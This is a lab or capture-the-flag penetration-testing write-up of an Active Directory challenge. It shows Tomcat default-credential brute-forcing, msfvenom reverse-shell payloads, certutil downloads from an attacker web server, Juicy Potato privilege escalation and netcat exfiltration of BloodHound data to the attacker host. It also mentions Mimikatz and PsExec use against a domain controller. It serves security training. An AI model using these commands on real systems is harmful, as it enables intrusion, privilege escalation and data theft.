# TECHNICAL ASSESMENT WRITEUP

Abdullah Ansari
abdullahansari1618@gmail.com

# Challenge #2: MWR A.D Net

The MWR corporate domain challenge was designed to allow penetration testers to showcase their Active Directory and Windows hacking skills. It involved gaining a foothold on the network, escalating local privileges, then escalating domain privileges, and finally taking over the entire forest.

A quick summary of how I hacked this network begins with finding an Apache Tomcat server with default credentials. After gaining code execution by deploying a malicious .war file, I noticed that the SeImpersonate privilege was enabled. I used the popular Juicy Potato exploit to escalate privileges and become NT AUTH / SYSTEM. Once I became a privileged user, I used an ingestor to collect information about the domain and ran Bloodhound to find ways to escalate privileges on the network.


After some analysis, I found that a Domain Administrator named George Smith had a session (with left over credentials) on my comprised machine. This prompted me to use MimiKatz to extract his hashes and launch an elevated command prompt. I then ran a PsExec command on that elevated prompt to execute a malicious reverse shell on the domain controller and gained full access to the domain as an administrator.

I performed the same intelligence gathering techniques using ingestors and Bloodhound on the domain controller and discovered that uk.mwr.com (child domain) and mwr.com (parent domain) had a bi-directional trust. I took advantage of this by using a new account I had created and added to the “Domain Admins” group to login to the enterprise domain controller through SSH. A highly detailed technical write-up follows below.

## Step: 1 – Find the Apache Tomcat server

The first task in our journey to enterprise administrator was to gain a foothold on the network. Since the existence of a Tomcat server was already confirmed in the reconnaissance phase, it meant we didn’t have to flood the network with scanning

traffic and alert all the security teams to our presence. A simple google search yielded the default port that Apache Tomcat runs at.





Armed with this information, I scanned the entire network only for machines that have port 8080 open using a popular network scanning tool called NMAP.

```
┌──(abdullah㉿study-kali)-[~/Desktop/boxes/playground/mwr_corp]
└─$ nmap -Pn -p 8080 192.168.22.100-254 -v -oN tomcat-sweep
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-20 18:38 CST
Initiating Parallel DNS resolution of 155 hosts. at 18:38
Completed Parallel DNS resolution of 155 hosts. at 18:38, 1.37s elapsed
Initiating Connect Scan at 18:38
Scanning 155 hosts [1 port/host]
```

This scan returned output for every single host, but what interested me was this snippet. It showed that port 8080 was open on a machine with the IP address of 192.168.22.150.

```
Nmap scan report for 192.168.22.150
Host is up (0.10s latency).

PORT     STATE SERVICE
8080/tcp open  http-proxy
```

After learning of the IP address, I navigated to http://192.168.22.150:8080/ on my browser to confirm if that was the Tomcat server.




## Step: 2 – Gain access to the manager interface

As some background, Tomcat servers provide a "pure Java" HTTP web server environment in which Java code can run. To manage the applications, it has a built-in administrative interface located in the '/manager/html' web directory. Access to this interface allows us to deploy special files which can give us a shell on this machine, however, it is protected by HTTP BASIC authentication.

Logically, the next step was to try and brute force the credentials with some common username and password pairs. Lists for Tomcat default credentials have already been compiled and can be found in Metasploit's program files at the path '/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_*.txt.'

To perform the actual brute force, I decided to use a program I had written myself as part of a Python course. It can be found in my GitHub repository at https://github.com/shehzade/http-bruteforcer. I began by cloning the http-bruteforcer repository into my working directory. This was performed as shown.

```
┌──(abdullah㉿study-kali)-[~/Desktop/boxes/playground/mwr_corp]
└─$ git clone https://github.com/shehzade/http-bruteforcer
Cloning into 'http-bruteforcer'...
remote: Enumerating objects: 14, done.
remote: Counting objects: 100% (14/14), done.
remote: Compressing objects: 100% (14/14), done.
remote: Total 14 (delta 4), reused 0 (delta 0), pack-reused 0
Receiving objects: 100% (14/14), 16.88 KiB | 224.00 KiB/s, done.
Resolving deltas: 100% (4/4), done.
```


Once I had the script, I executed it with the following arguments.

```
┌──(abdullah㉿study-kali)-[~/Desktop/boxes/playground/mwr_corp]
└─$ python3 http-bruteforcer/http-bf.py -t 192.168.22.150 -p 8080 -u /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt -w /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt -a basic --path /manager/html
```


The script ran and returned valid credentials once they had been found.

```
[-] Invalid credentials!

User: tomcat
Pass: role1

[-] Invalid credentials!

User: tomcat
Pass: root

[+] Valid credentials found!

User: tomcat
Pass: tomcat

[+] Valid credentials have been found, proceeding with rest of attack in 10 seconds!
```

Now that valid credentials were in my possession, I attempted to login to the manager interface as shown.




Authentication was successful, and I was given full access to deploy and undeploy applications as I wished.






## Step: 3 – Gain shell access to the Tomcat server


Getting code execution on the server through the manager interface of Apache Tomcat was quite simple. First, I created the appropriate payload with suitable parameters using a shellcode generation tools called 'MSF Venom.'

```
┌──(abdullah㉿study-kali)-[~/Desktop/boxes/playground/mwr_corp]
└─$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.22.2 LPORT=1618 -f war -o revshell.war
Payload size: 1094 bytes
Final size of war file: 1094 bytes
Saved as: revshell.war
```

Once I had a malicious .war file (the kind that Tomcat can run), I uploaded it to the manager interface and deployed it.










Now that my malicious .war file was deployed, I could move on to execution. But before that, I opened a listener on my machine to catch the shell that would be returned to me by the Tomcat server. I used a network utility called 'Netcat' wrapped in another tool called 'rlwrap' which would provide shell history and autocompletion (features often unavailable in non-interactive shells).

```
┌──(abdullah㉿study-kali)-[~]
└─$ rlwrap nc -nvlp 1618
listening on [any] 1618 ...
```

Now that my machine was listening for a shell on the same port that was configured in my payload earlier, it was time to execute. I simply navigated to my shell and clicked on it as shown.




In a couple of moments, I received my shell. The shell's privileges, IP address, and hostname are also displayed.

```
┌──(abdullah㉿study-kali)-[~]
└─$ rlwrap nc -nvlp 1618
listening on [any] 1618 ...
connect to [192.168.22.2] from (UNKNOWN) [192.168.22.150] 49217
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

whoami && ipconfig | findstr v4 && hostname
whoami && ipconfig | findstr v4 && hostname
nt authority\local service
   IPv4 Address. . . . . . . . . . . : 192.168.22.150
TOMCAT

C:\tomcat\apache-tomcat-8.5.50>
```

To find out what privileges Apache Tomcat was running with, I ran the 'tasklist' command with the '/v' flag to show all running tasks and their owners. I then piped the output to a searching program called 'findstr' so I could view only the information associated with Tomcat.

```
tasklist /v | findstr tomcat
tasklist /v | findstr tomcat
tomcat8.exe                    1136 Services                   0    247,568 K Unknown
NT AUTHORITY\LOCAL SERVICE                              0:00:12 N/A

C:\tomcat\apache-tomcat-8.5.50>
```

## Step: 4 – Escalate privileges to NT AUTH / SYSTEM

The next step was the escalation of privilege. Since I only had the privileges of LOCAL SERVICE, I needed to abuse some misconfiguration and gain SYSTEM privileges to perform more effective intelligence gathering on the domain. The first check I ran to identify misconfigurations was establishing the state of the SeImpersonate privilege since that is a common and easy vector of privilege escalation.

```
whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeSystemtimePrivilege         Change the system time                    Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled

C:\tomcat\apache-tomcat-8.5.50>
```

Once I learned that it was enabled, I began preparations to transfer and execute the Juicy Potato exploit. Juicy Potato is a local privilege escalation tool created by

Andrea Pierini and Giuseppe Trotta to exploit Windows service accounts' impersonation privileges. The tool takes advantage of the SeImpersonatePrivilege to elevate the local privileges to SYSTEM. Normally, these privileges are assigned to service users, admins, and local systems — high integrity elevated users. The binary for the exploit can be found at https://github.com/ohpe/juicy-potato/releases.

The first step to escalate privileges was to create a folder where I can keep all the transferred binaries and tools to make clean up easier.

```
mkdir escalation
mkdir escalation

cd escalation
cd escalation

C:\tomcat\apache-tomcat-8.5.50\escalation>
```

After creating my folder on the target, I navigated to the Juicy Potato binary on my machine and hosted it through a simple Python web server.

```
┌──(abdullah㉿study-kali)-[/opt/tools/priv_esc/windows/juicypotato]
└─$ ls
churrasco.exe  getclsid.ps1  jpv1.exe  jpv1_x86.exe  jpv2.exe  lovely-patater

┌──(abdullah㉿study-kali)-[/opt/tools/priv_esc/windows/juicypotato]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

I then returned to the Windows target and abused a Windows binary to download the exploit from my web server. More information on the abused binary called 'certutil' can be found at https://lolbas-project.github.io/lolbas/Binaries/Certutil/.

```
start /b certutil.exe -urlcache -split -f http://192.168.22.2/jpv1.exe jpv1.exe
start /b certutil.exe -urlcache -split -f http://192.168.22.2/jpv1.exe jpv1.exe

C:\tomcat\apache-tomcat-8.5.50\escalation>****  Online  ****
  000000  ...
  054e00
CertUtil: -URLCache command completed successfully.
```

```
dir
dir
 Volume in drive C is Windows
 Volume Serial Number is 0042-F795

 Directory of C:\tomcat\apache-tomcat-8.5.50\escalation

11/21/2021  01:02 AM    <DIR>          .
11/21/2021  01:02 AM    <DIR>          ..
11/21/2021  01:02 AM           347,648 jpv1.exe
               1 File(s)        347,648 bytes
               2 Dir(s)  51,176,701,952 bytes free

C:\tomcat\apache-tomcat-8.5.50\escalation>
```

When I execute the exploit, it will run any binary I assign with SYSTEM privileges. So, before execution, I created a malicious binary using the same 'MSF Venom' tool displayed earlier. I then transferred it to the target by hosting it on a light Python HTTP server and abusing 'certutil' to download it once again.

```
┌──(abdullah㉿study-kali)-[~/Desktop/boxes/playground/mwr_corp]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.22.2 LPORT=1619 -f exe -o revshell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: revshell.exe

┌──(abdullah㉿study-kali)-[~/Desktop/boxes/playground/mwr_corp]
└─$ ls
ADlabprofile.ovpn  http-bruteforcer  revshell.exe  revshell.war  scans  tomcat-sweep

┌──(abdullah㉿study-kali)-[~/Desktop/boxes/playground/mwr_corp]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

```
start /b certutil.exe -urlcache -split -f http://192.168.22.2/revshell.exe revshell.exe
start /b certutil.exe -urlcache -split -f http://192.168.22.2/revshell.exe revshell.exe

C:\tomcat\apache-tomcat-8.5.50\escalation>****  Online  ****
  0000  ...
  1c00
CertUtil: -URLCache command completed successfully.


C:\tomcat\apache-tomcat-8.5.50\escalation>
```

```
dir
dir
 Volume in drive C is Windows
 Volume Serial Number is 0042-F795

 Directory of C:\tomcat\apache-tomcat-8.5.50\escalation

11/21/2021  01:06 AM    <DIR>          .
11/21/2021  01:06 AM    <DIR>          ..
11/21/2021  01:02 AM           347,648 jpv1.exe
11/21/2021  01:06 AM             7,168 revshell.exe
               2 File(s)        354,816 bytes
               2 Dir(s)  51,176,620,032 bytes free

C:\tomcat\apache-tomcat-8.5.50\escalation>
```

After all the needed files were on the target, I opened a listener on my machine to catch the new shell which would be shoveled from my malicious binary (executed as SYSTEM).

```
┌──(abdullah㉿study-kali)-[/opt/tools/priv_esc/windows/juicypotato]
└─$ rlwrap nc -nvlp 1619
listening on [any] 1619 ...
```

I then proceeded to execute the exploit with the following command.

```
C:\tomcat\apache-tomcat-8.5.50\escalation>

jpv1.exe -t * -p c:\tomcat\apache-tomcat-8.5.50\escalation\revshell.exe -l 31337
jpv1.exe -t * -p c:\tomcat\apache-tomcat-8.5.50\escalation\revshell.exe -l 31337
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 31337
......
[+] authresult 0
{4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK

C:\tomcat\apache-tomcat-8.5.50\escalation>
```

The exploit indicated success, and when I returned to check my listener, I found that a shell with SYSTEM privileges had been returned.

```
┌──(abdullah㉿study-kali)-[/opt/tools/priv_esc/windows/juicypotato]
└─$ rlwrap nc -nvlp 1619
listening on [any] 1619 ...
connect to [192.168.22.2] from (UNKNOWN) [192.168.22.150] 49239
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

whoami && ipconfig | findstr v4 && hostname
whoami && ipconfig | findstr v4 && hostname
nt authority\system
   IPv4 Address. . . . . : 192.168.22.150
TOMCAT

C:\Windows\system32>
```

I navigated to the C:\ drive and printed the contents of the flag.

```
 Directory of c:\

12/03/2020  12:00               103 delete-vagrant-user.ps1
12/03/2020  13:53                36 flag.txt
22/08/2013  15:52    <DIR>          PerfLogs
25/02/2020  17:13               488 pg-networking.ps1
12/03/2020  13:53    <DIR>          Program Files
12/03/2020  13:53    <DIR>          Program Files (x86)
12/03/2020  13:41    <DIR>          tmp
12/03/2020  13:47    <DIR>          tomcat
12/03/2020  13:54    <DIR>          Users
12/03/2020  13:40    <SYMLINKD>     vagrant [\\vboxsvr\vagrant]
12/03/2020  13:47    <DIR>          Windows
               3 File(s)            627 bytes
               8 Dir(s)  51,176,611,840 bytes free

type flag.txt && whoami && ipconfig | findstr v4 && hostname
type flag.txt && whoami && ipconfig | findstr v4 && hostname
destiny-skittle
nt authority\system
   IPv4 Address. . . . . : 192.168.22.150
TOMCAT

c:\>
```

## Step: 5 – Compromise the domain controller

Before attacking the domain controller, I wanted to learn more about how the domain is structured and which accounts have what privileges on which machines. This visualization and mapping is done with a tool called 'Bloodhound.' While Bloodhound can visualize the domain, it uses data collected by extended tooling called ingestors.

Ingestors like 'SharpHound.exe' are portable executables that collect the actual data which Bloodhound uses to create those visualizations and maps. Since that data must be exfiltrated from the machine, I transferred in the ingestor as well as the Netcat tool to provide this functionality.

```
┌──(abdullah㉿study-kali)-[/opt/tools/useful_binaries/windows/nc]
└─$ ls -l
total 308
-rw-r--r-- 1 root root 12166 Dec 28  2004 doexec.c
-rw-r--r-- 1 root root  7283 Jul  9  1996 generic.h
-rw-r--r-- 1 root root 22784 Nov  6  1996 getopt.c
-rw-r--r-- 1 root root  4765 Nov  3  1994 getopt.h
-rw-r--r-- 1 root root 61780 Feb  6  1998 hobbit.txt
-rw-r--r-- 1 root root 18009 Dec 27  2004 license.txt
-rw-r--r-- 1 root root   300 Sep 17  2011 Makefile
-rw-r--r-- 1 root root 45272 Sep 17  2011 nc64.exe
-rw-r--r-- 1 root root 38616 Sep 17  2011 nc.exe
-rw-r--r-- 1 root root 69850 Sep 17  2011 netcat.c
-rw-r--r-- 1 root root  6885 Sep 17  2011 readme.txt

┌──(abdullah㉿study-kali)-[/opt/tools/useful_binaries/windows/nc]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

```
C:\tomcat\apache-tomcat-8.5.50\escalation>
start /b certutil.exe -urlcache -split -f http://192.168.22.2/nc.exe nc.exe
CertUtil: -URLCache command completed successfully.
```

```
dir
dir
  0000  ...
  96d8
 Volume in drive C is Windows
 Volume Serial Number is 0042-F795

 Directory of C:\tomcat\apache-tomcat-8.5.50\escalation

21/11/2021  01:15    <DIR>          .
21/11/2021  01:15    <DIR>          ..
21/11/2021  01:02           347,648 jpv1.exe
21/11/2021  01:15            38,616 nc.exe
21/11/2021  01:06             7,168 revshell.exe
               3 File(s)        393,432 bytes
               2 Dir(s)  51,176,439,808 bytes free
```

```
┌──(abdullah㉿study-kali)-[/opt/tools/active_directory/ingestors/sharphound]
└─$ ls -l
total 1768
-rw-r--r-- 1 abdullah abdullah 833024 Nov  3 22:45 sharphound.exe
-rw-r--r-- 1 abdullah abdullah 973325 Jun 29 18:47 sharphound.ps1

┌──(abdullah㉿study-kali)-[/opt/tools/active_directory/ingestors/sharphound]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

```
C:\tomcat\apache-tomcat-8.5.50\escalation>
start /b certutil.exe -urlcache -split -f http://192.168.22.2/sharphound.exe sharphound.exe
```

```
 Directory of C:\tomcat\apache-tomcat-8.5.50\escalation

21/11/2021  01:21    <DIR>          .
21/11/2021  01:21    <DIR>          ..
21/11/2021  01:02           347,648 jpv1.exe
21/11/2021  01:15            38,616 nc.exe
21/11/2021  01:06             7,168 revshell.exe
21/11/2021  01:24           833,024 sharphound.exe
               4 File(s)      1,226,456 bytes
               2 Dir(s)  51,174,785,024 bytes free
```

Now that I had my tools on the target, I executed the ingestor which would scour the machine for information on the domain and package it into a neat zip file that can be imported into Bloodhound to create the map.

```
C:\tomcat\apache-tomcat-8.5.50\escalation>
start /b ./sharphound.exe --CollectionMethod All
```

After a couple of seconds, I noticed a new zip file in my directory listing.

```
dir
dir
 Volume in drive C is Windows
 Volume Serial Number is 0042-F795

 Directory of C:\tomcat\apache-tomcat-8.5.50\escalation

21/11/2021  01:26    <DIR>          .
21/11/2021  01:26    <DIR>          ..
21/11/2021  01:26             8,906 20211121012547_BloodHound.zip
21/11/2021  01:02           347,648 jpv1.exe
21/11/2021  01:15            38,616 nc.exe
21/11/2021  01:26             9,483 NDMxOTQxYTEtZGFiYi00OThjLTgwM2E
21/11/2021  01:06             7,168 revshell.exe
21/11/2021  01:24           833,024 sharphound.exe
               6 File(s)      1,244,845 bytes
               2 Dir(s)  51,174,739,968 bytes free

C:\tomcat\apache-tomcat-8.5.50\escalation>
```

This is the file that I needed to exfiltrate to my machine, and I used Netcat to achieve this. First, I opened a listener on my machine, then I connected to that listener from the target making sure to include the zip file in the transfer.

```
┌──(abdullah㉿study-kali)-[~/Desktop/boxes/playground/mwr_corp]
└─$ nc -nvlp 1620 > ingestor_intel.zip
listening on [any] 1620 ...
```

```
start /b nc.exe -nv 192.168.22.2 1620 < 20211121012547_BloodHound.zip

C:\tomcat\apache-tomcat-8.5.50\escalation>
```

